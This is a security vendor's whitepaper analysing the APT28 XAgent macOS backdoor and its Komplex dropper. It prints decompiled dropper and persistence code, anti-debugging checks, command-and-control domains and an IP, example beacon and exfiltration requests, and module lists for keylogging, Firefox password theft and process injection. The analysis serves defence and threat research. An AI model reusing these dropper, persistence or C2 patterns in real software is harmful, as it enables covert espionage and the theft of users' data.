Paper

Bitdefender®

Dissecting the APT28 Mac OS X Payload

Authors:

- Tiberius Axinte, Technical Lead, Antimalware Lab
- Bogdan Botezatu - senior e-threat analyst

A post-mortem analysis of Trojan.MAC.APT28 - XAgent

For the past decade, Windows users have been the main targets of consumer, for-profit cybercrime. Even now, malware on platforms such as Mac OS X and Linux is extremely scarce compared with the Windows threat landscape.

Enter the upper tiers of malware creation: advanced persistent threats. These extremely complex, highly customized files are after targets, not platforms. Attacks such as those persistently carried out by APT28 target multiple individuals in multiple organizations who run a wide range of hardware and software configurations.

Since the group's emergence in 2007, Bitdefender has become familiar with the backdoors used to compromise Windows and Linux targets, such as Coreshell, Jhuhugit and Azzy for the former OS or Fysbis for the latter. This year we have been able to finally isolate the Mac OS X counterpart - the XAgent modular backdoor. This whitepaper describes our journey in dissecting the backdoor and documenting it piece by piece.

A. Context

In mid-February this year, we discovered a new Mac sample that appeared to be the Mac version of the APT28 XAgent component. This backdoor component is known to have a modular structure featuring various espionage functionalities, such as key-logging, screen grabbing and file exfiltration. Until now this component was only available for Windows, Linux and iOS operating systems. Though you might expect this Mac version of XAgent to be the iOS version compiled to work on Mac, it is a different creation, with a much more advanced feature set.

The Mac version shares multiple similarities with those designed for other operating systems. However, the Mac agent brings more spying capabilities such as stealing iOS backups from Mac computers, which contain **messages, contacts, voicemail, call history, notes, calendar and Safa**ri data.

B. Attack Flow

Last year on 26 of September, PaloAlto identified a new Mac OS X Trojan associated with the APT28/Sofacy group that received the 'Komplex' name. The Komplex Trojan is a binder with multiple parts: a dropper, a payload and a decoy pdf file.

1. The **Komplex Binder**: Is the main executable of "roskosmos_2015-2025.app". Its main purpose is to save a second payload(the dropper) on the system and open the decoy pdf file pictured below.

```
  v7 = objc_msgSend(&OBJC_CLASS___NSString, "stringWithFormat:", CFSTR("%@/roskosmos_2015-2025.pdf"),
v6);
    v8 = objc_msgSend(&OBJC_CLASS___NSString, "stringWithFormat:", CFSTR("SetFile -a E %@/
roskosmos_2015-2025.pdf"), v6);
  v9 = objc_msgSend(&OBJC_CLASS___NSString, "stringWithFormat:", CFSTR("rm -rf %@/roskosmos_2015-2025.
app"), v6);
  v10 = objc_msgSend(
          &OBJC_CLASS___NSString,
          "stringWithFormat:",
          CFSTR("open -a Preview.app %@/roskosmos_2015-2025.pdf"),
          v6);
  v11 = objc_msgSend(&OBJC_CLASS___NSData, "dataWithBytes:length:", &joiner, 135028LL);
  objc_msgSend(v11, "writeToFile:atomically:", CFSTR("/tmp/content"), 1LL);
  v12 = (const char *)objc_msgSend(v9, "UTF8String");
  system(v12);
  system("chmod 755 /tmp/content");
  v13 = objc_msgSend(&OBJC_CLASS___NSData, "dataWithBytes:length:", &pdf, 1584258LL);
  objc_msgSend(v13, "writeToFile:atomically:", v7, 1LL);
  v14 = (const char *)objc_msgSend(v8, "UTF8String");
  system(v14);
  v15 = objc_msgSend(&OBJC_CLASS___NSTask, "alloc");
  v16 = objc_msgSend(v15, "init");
  objc_msgSend(v16, "setLaunchPath:", CFSTR("/tmp/content"));
  objc_msgSend(v16, "launch");
  objc_msgSend(v16, "waitUntilExit");
  v17 = (const char *)objc_msgSend(v10, "UTF8String");
  system(v17);
```

The Komplex Binder

Komplex: roskosmos_2015-2025.pdf

2. The **Komplex Dropper**: Its main functionality is to drop a third Komplex component: the final payload, and ensure persistence on the infected system


```
system("mkdir -p /Users/Shared/.local/ &> /dev/null");
system("mkdir -p ~/Library/LaunchAgents/ &> /dev/null");
off_10001B4F0(v5, &off_10001B4F0, CFSTR("/Users/Shared/.local/kextd"), 1LL);
off_10001B4F0(v6, &off_10001B4F0, CFSTR("/Users/Shared/com.apple.updates.plist"), 1LL);
off_10001B4F0(v7, &off_10001B4F0, CFSTR("/Users/Shared/start.sh"), 1LL);
system("cp /Users/Shared/com.apple.updates.plist $HOME/Library/LaunchAgents/  &>/dev/null");
remove("/Users/Shared/com.apple.updates.plist");
system("chmod 755 /Users/Shared/.local/kextd");
system("chmod 755 /Users/Shared/start.sh");
```

3. The **Komplex Payload**: Is the final component of the Komplex malware, with the sole purpose of downloading and executing a file, as requested by the C&C servers.

In other words, Komplex is an APT28/Sofacy component that can be distributed via email, disguised as a PDF document, to establish a foothold in a system. Once it infects the host, it can download and run the next APT28/Sofacy component, which - to the best of our knowledge - is the **XAgent malware** that forms the object of this paper.

Our assumption is guided by hard evidence included in the binary. Our forensics endeavor revealed a number of indicators that made us think **XAgent** was distributed via **Komplex** malware:

	Komplex	XAgent
Project path	/Users/**kazak**/Desktop/Project/**komplex**	/Users/**kazak**/Desktop/Project/**XAgentOSX**
Malware path on the infected system	/Users/Shared**/.local/**kextd	/Username/Library/Assistants**/.local/**random_name
C&C	apple-iclods[.]net	apple-iclods.org



Possible Attack Flow

C. Initialization

The main module of the XAgent component is called **BootXLoader**. Upon starting, it calls the **runLoader** method, which orchestrates the following:

1. Checks if a debugger is present and, if so, the malware exits.

```
v29 = 1;
v30 = 14;
v31 = 1;
v32 = getpid();
v26 = 648LL;
if ( sysctl(&v29, 4u, &v27, &v26, 0LL, 0LL) )
    goto LABEL_13;
```

2. The module then waits for internet connectivity by pinging “8.8.8.8”.

```
v7 = v2;
v3 = 0;
objc_retainAutorelease(CFSTR(“8.8.8.8”));
v4 = objc_msgSend_ptr(CFSTR(“8.8.8.8”), selRef_cStringUsingEncoding_, 1LL, v7);
v5 = SCNetworkReachabilityCreateWithName(0LL, (__int64)v4);
HIDWORD(v7) = 0;
if ( (unsigned __int8)SCNetworkReachabilityGetFlags(v5, (char *)&v7 + 4) )
{…..
```

3. Initializes the module used for communicating with the C&C servers (called **HTTPChannel**) and establishes communication between the malware and the C&C servers.

```
http_chanel_obj = objc_msgSend_ptr(classRef_HTTPChannel, selRef_alloc);
v12 = v10(http_chanel_obj, (const char *)selRef_init);
v13 = v10(classRef_NSThread, selRef_alloc);
v14 = objc_msgSend_ptr(v13, selRef_initWithTarget_selector_object_, v4, selRef_postThread_, v12);
objc_msgSend_ptr(v14, selRef_start);
v15 = objc_msgSend_ptr(classRef_NSThread, selRef_alloc);
v16 = objc_msgSend_ptr(v15, selRef_initWithTarget_selector_object_, v4, selRef_getThread_, v12);
objc_msgSend_ptr(v16, selRef_start);
```

4. Starts the main handle module for C&C commands and the spying modules: **MainHandler**

```
v6 = objc_msgSend_ptr(classRef_MainHandler, selRef_alloc);
v7 = objc_msgSend_ptr(v6, (const char *)selRef_init);
v8 = objc_retain_ptr(v5, selRef_init);
v9 = v7[4];
v7[4] = v8;
objc_release_ptr(v9);
objc_msgSend_ptr(v7, selRef_cycleLoop);
```

D. Communication

The agent starts by selecting a C&C server from a hardcoded list, then sends a hello message and starts two main communications threads:

- One for receiving commands from the C&C server, in an infinite GET loop.
- One for sending data to the C&C server, in an infinite POST loop.

1. Receiving commands from C&C server

The agent awaits C&C commands from the server and inserts them into a command queue that will be executed in a separate thread by MainHandler module.

C&C Servers
http://23.227.196.215
http://apple-iclods.org
http://apple-checker.org
http://apple-uptoday.org
http://apple-search.info

The command structure, called **cmdPacket**, contains a **command** identifier, a command **parameter** and a **size** for the parameter.

```
struct cmdPacket {
unsigned char cmd;
char *param;
unsigned long long param_size;
};
```

Command Structure

The command request to the C&C server is made via HTTP GET. It receives a base64 encoded **cmdPacket** that has previously been encrypted with RC4 using a hardcoded KERNEL_CRYPTO_MAIN_KEY.

HTTP GET Request	
Method	GET
Server	C&C
Verbs	search/?, find/?, results/?, open/?, search/?, close/?
Args	from=, itwm=, ags=, oe=, aq=, btnG=, oprnd=, itwm=, utm=, channel=
Response (base64)	KEY | DATA_TOKEN[XORed with KEY] | RC4 cmdPacket

Request a command from server

```
GET        http://apple-iclods.org/close/?itwm=LO6iN-
PjpD0U8AVlLo_Hk3X9FSgAF&xzxI4=9_qwCS03APJT HTTP/1.1
Host: apple-iclods.org
Pragma: no-cache
Connection: keep-alive
Accept: */*
User-Agent: 4fe4b9560e99e33dabca553e2eeee510
CFNetwork/673.3 Darwin/13.4.0 (x86_64)
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

Example of GET message

Based on the command from the C&C server, the agent decodes and decrypts the command structure, and inserts it in a command queue to be executed by the MainHandler module.

Command Value	Command char	Module	Action
101	e	InfoOS	getOsInfo
102	f	InfoOS	getProcessList
103	g	RemoteShell	executeShellCommand
104	h	RemoteShell	getInstalledApps
105	i	RemoteShell	checkBackupIosDeviceFolder
106	j	FileSystem	downloadFileFromPath
107	k	FileSystem	createFileInSystem
108	l	FileSystem	executeFile
109	m	FileSystem	deleteFile
110	n	ScreenShot	takeScreenShot
111	o	ScreenShot	Start screenShotLoop
112	p	ScreenShot	Stop screenShotLoop
116	t	Password	getFirefoxPassword
117	u	FTP	uploadFile:urlServer:userName:password:
118	v	FTP	stopOperation
119	w	FileSystem	readFiles

C&C Commands and Actions

2. Sending information to C&C server

To exfiltrate information to the C&C server (such as screenshots, passwords, files and more), the agent uses a defined structure called **msgPacket**.

```
struct msgPacket {
    int agent_id;
    short module_id;
    unsigned char cmd_id;
    char *data_;
    unsigned int data_size;
    unsigned char priority;
};
```

Message Structure

The message is encrypted with RC4 with a hardcoded **KERNEL_CRYPTO_MAIN_KEY**. It then appends a **key** and a **DATA_TOKEN xor-ed** with the key. Ultimately, the module encodes the result with **base64** and sends it to the C&C server in a **POST** request.

HTTP POST Request	
Method	POST
Server	C&C
Body(base64)	KEY | DATA_TOKEN[XORed with KEY] | RC4 msgPacket

Send message to server

When starting the communication, the agent sends a hello message to the server using the POST request detailed above. This request has the following HTTP body:

POST Body for Hello Message	
agent_id	IOPlatformUUID
module_id	0x3303
cmd_id	2
data	0x3303#3333#3344#3355#3377#
data_size	0xF
priority	0x16

Hello message body

```
POST http://23.227.196.215/watch/?itwm=7FJcXOPyN_Znh7quXfh4WAaKquNzY
&oe=9cu2LRvfab&ags=Pi8KZsjwBh&oe=HXK20P&aq=h2RBWMQI&aq=yRRTH&i5H=MKNBXTB
Host: 23.227.196.215
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Connection: keep-alive
Proxy-Connection: keep-alive
Accept: */*
User-Agent: 4fe4b9560e99e33dabca553e2eeee510 (unknown version) CFNetwork/673.3 Darwin/13.4.0 (x86_64)
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Content-Length: 81

0_a70HpSuFQI7FnNetyKM559SUEcCj-WBinNUfTdPQw0ZVTfyNXe26b6isibFp_cJLGqtiOZ9Em3iUA==
```

Example of Hello Message

E. Modules

All the important functionalities of the XAgent lie in its modules. These modules are used for communication with the C&C server, encryption and encoding and - most importantly - for data exfiltration and espionage.

1. BootXLoader: is the main module that handles the initialization procedures.

2. MainHandler: handles C&C commands and controls the other modules based on the commands it receives from the C&C.

```
case 'e':
        getInfoOSX
case 'f':
        getProcessList
case 'g':
        remoteShell
case 'h':
        getInstalledAPP
case 'i':
        showBackupIosFolder
case 'j':
        downloadFileFromPath
case 'k':
        createFileInSystem
case 'l':
        execFile
case 'm':
        deletFileFromPath
case 'n':
        takeScreenShot
case 'o':
        startTakeScreenShot
case 'p':
        stopTakeScreenShot
case 't':
        getFirefoxPassword
case 'u':
        ftpUpload
case 'v':
        ftpStop
case 'w':
        readFiles
```

3. HTTPChannel : Used for continuous communication with the C&C server, for receiving commands and sending stolen data to the server.

```
-[HTTPChannel enqueue:array:]
-[HTTPChannel dequeue:]
-[HTTPChannel clear:]
-[HTTPChannel getIntegerFromProcName]
-[HTTPChannel getAgentID]
-[HTTPChannel createRandomSymbols:]
-[HTTPChannel createEncodeToken:size_token:]
-[HTTPChannel createKeyToken:]
-[HTTPChannel random:end:]
-[HTTPChannel generateUrlQuestion:]
-[HTTPChannel generateHttpMes:data_size:size_http_mes:]
-[HTTPChannel createEncodeData:size_data:size_result_data:]
-[HTTPChannel takeOutPacket:::]
-[HTTPChannel generateUrlParametrs:]
-[HTTPChannel isActiveNetwork]
-[HTTPChannel isActiveChannel]
-[HTTPChannel nextServer:]
-[HTTPChannel timeoutChanger:]
-[HTTPChannel get]
-[HTTPChannel getCryptoRawPacket]
-[HTTPChannel postMessageThread]
-[HTTPChannel post]
-[HTTPChannel createCryptPacket]
-[HTTPChannel createDecryptPacket:]
-[HTTPChannel helloMessage]
```

4. CameraShot: not implemented.

5. Password: used to obtain passwords from Firefox browser profiles. The modules saves them to a file that will be sent to the C&C servers.

```
-[Password writeLogMsg:]
-[Password htmlLogMessage:]
-[Password _initNSSLib]
-[Password getFirefoxPassword]
```

6. FileSystem: used for file management, such as: find file, delete file, execute file, create file.

```
-[FileSystem getFileFromDirectory:sizeFile:]
-[FileSystem createFile:bodyFile:sizeBody:]
-[FileSystem executeFile:]
-[FileSystem deleteFile:]
-[FileSystem findFilesAtPath:withMask:andRecursion:]
```

7. FTPManager: used to upload file to the server using credentials received in a previous command from the C&C server.

```
-[FTPManager buffer]
-[FTPManager init]
-[FTPManager _checkFMServer:]
-[FTPManager fileSizeOf:]
-[FTPManager _createListingArrayFromDirectoryListingData:]
-[FTPManager _uploadData:withFileName:toServer:]
-[FTPManager getAgentID]
-[FTPManager _uploadFile:toServer:]
-[FTPManager _createNewFolder:atServer:]
-[FTPManager _contentsOfServer:]
-[FTPManager _downloadFile:toDirectory:fromServer:]
-[FTPManager uploadData:withFileName:toServer:]
```

8. InjectApp: Leverages existing higher-level vel interprocess communication mechanisms by sending an kASAppleScriptSuite/ kGetAEUTused event to a process to make it load Apple scripting additions. It then sends another event to inject in to the following Mac system processes:

- mdworker
- SystemUIServer
- Dock
- loginwindow
- UserEventAgent

```
-[InjectApp injectRunningApp]
-[InjectApp isInjectable:]
-[InjectApp sendEventToPid:]
```

9. InfoOS: Gather information from the infected computer, such as: IOPlatformUUID, process list, operating system version.

10. Keylogger: Records any keystroke from user activity on the system.

```
-[Keylogger activeAppDidChange:]
-[Keylogger addNotificationForActiveApp]
-[Keylogger checkAccesibility]
-[Keylogger checkSpecialKey:]
-[Keylogger disableLogging]
-[Keylogger enableLogging]
-[Keylogger initEventTapAndStartRunLoop]
-[Keylogger keyPressedeventMonitor]
-[Keylogger pressedKeyWithKeyCode:andModifiers:]
-[Keylogger removeNotificationForActiveApp]
-[Keylogger sendLog]
-[Keylogger setAccessibilityApplication]
```

```
-[Keylogger setKeyPressedeventMonitor:]
-[Keylogger start]
-[Keylogger status]
-[Keylogger stop]
```

11. Launcher: This module is used for generating XAgent's file path on the infected system and to re-execute itself. The malware is located in the "<UserHomedir>/Library/Assistants/.local/" path in a random directory with a name picked from a hardcoded list. Its filename is also picked from a hardcoded list.

```
+[Launcher randomInteger:max:]
+[Launcher generateRandomPathAndName]
-[Launcher reloadItSelf:]
-[Launcher checkProcessName]
```

The malware is located in the "<UserHomedir>/Library/Assistants/.local/" path in a random directory with a name picked from a hardcoded list. Its filename is also picked from a hardcoded list.

Posible Directory Path
<UserHomedir>/Library/Assistants/.local/.localized/<exe_name>
<UserHomedir>/Library/Assistants/.local/.com.apple.kshd/<exe_name>
<UserHomedir>/Library/Assistants/.local/.com.apple.erx/<exe_name>
<UserHomedir>/Library/Assistants/.local/.com.apple.fsg/<exe_name>
<UserHomedir>/Library/Assistants/.local/.com.apple.ulk/<exe_name>
<UserHomedir>/Library/Assistants/.local/.com.apple.wsat/<exe_name>
<UserHomedir>/Library/Assistants/.local/.com.apple.sksh/<exe_name>
<UserHomedir>/Library/Assistants/.local/.com.apple.ulkg/<exe_name>
<UserHomedir>/Library/Assistants/.local/.com.apple.updater/<exe_name>

Possible executable name <exe_name>			
kshd	skgc	mwwod	rtsol
paxs	erx	mpitil	utyy
exprd	fcc	mpiwtil	rtdl
rcp	smm	mpil	rtw
sync	fsg	mpl	tew
kex	ulk	nfod	rwd
zsc	wsat	nfsrfd	Kjh
scpo	launchd	nfd	Fres
ddl	lanchd	ntfs	Qas
update	lauhd	rdf	
zsg	mknod	routr	
rep	mnod	route	

12. RemoteShell: Used to execute remote commands received from the attacker on the infected machine. It lists installed applications as well as iPhone backups.

```
-[RemoteShell dispatchCommand:]
-[RemoteShell start:]
-[RemoteShell executeShellCommand:]
-[RemoteShell getInstalledApps]
-[RemoteShell checkBackupIosDeviceFolder]
```

13. Coder: Used for base64 encoding/decoding.

```
Coder::b64Decode(char *,uint,uint *,char *)
Coder::base64UrlEncode(uchar *,uint,uint *)
Coder::b64Encode(uchar *,uint,uint *,char *)
Coder::base64Decode(char *,uint,uint *)
Coder::base64Encode(uchar *,uint,uint *)
```

14. Cryptor: The cryptographic engine used to encrypt communication with the C&C server.

```
CryptoContainer::cryptRc4(uchar *,uint,uint)
CryptoContainer::decryptData(uchar *,uint,uint *)
```

Mac	**Linux**
HTTPChannel	HTTPChannel
MainHandler	AgentKernel
CameraShot	
FileObserver	
FileSystem	FileSystem
FMServer	
FTP	
FTPManager	
InjectApp	
Keylogger	Keylogger
Launcher	
Password	
RemoteShell	RemoteShell
ScreenShot	
Coder	Coder
Cryptor	Cryptor

Modules comparison with Linux

F. Conclusions

State-sponsored threat actors go to great lengths to reach their goals. With clear objectives and generous research & development budgets, APT groups get the job done. It was just a matter of time until the APT28 group realized they were missing out on a serious cyber-weapon to target Mac OS X users.

The discovery of the XAgent module once again reasserts the need for organizations to tackle computer security in a unified manner, regardless of the operating system mix they have deployed. Missing out on Macs or mobile phones because they are «inherently secure» gives determined attacks the opportunity they need to subvert individual devices and take over entire networks to exfiltrate information for months, if not years.

Bitdefender is a global security technology company that delivers solutions in more than 100 countries through a network of value-added alliances, distributors and reseller partners. Since 2001, Bitdefender has consistently produced award-winning business and consumer security technology, and is a leading security provider in virtualization and cloud technologies. Through R&D, alliances and partnership teams, Bitdefender has elevated the highest standards of security excellence in both its number-one-ranked technology and its strategic alliances with the world's leading virtualization and cloud technology providers. More information is available at
http://www.bitdefender.com/

BD-Business-Feb.21.2017-TK#: 70585